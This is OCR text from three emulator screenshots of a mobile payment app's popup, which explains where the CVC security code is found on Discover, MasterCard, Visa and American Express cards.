

Google Pixel (1080x1920, 420dpi) - 192.168.119.101:5555...

6:35

Discover, MasterCard, Visa, and Visa Electron The CVC is the last three digits of the number that appears on the back of your card in the signature bar.

American Express The CVC is the four digits located on the front of the card, on the right side.

CvCPopup view of 7a99



Google Pixel (1080x1920, 420dpi) - 192.168.119.101:5555...

6:39

Discover, MasterCard, Visa, and Visa Electron The CVC is the last three digits of the number that appears on the back of your card in the signature bar.

American Express The CVC is the four digits located on the front of the card, on the right side.

CvCPopup view of 8d0a


Google Pixel (1080x1920, 420dpi) - 192.168.119.101:5555...

6:47

Discover, MasterCard, Visa, and Visa Electron The CVC is the last three digits of the number that appears on the back of your card in the signature bar.

American Express The CVC is the four digits located on the front of the card, on the right side.

CvCPopup view of 20f4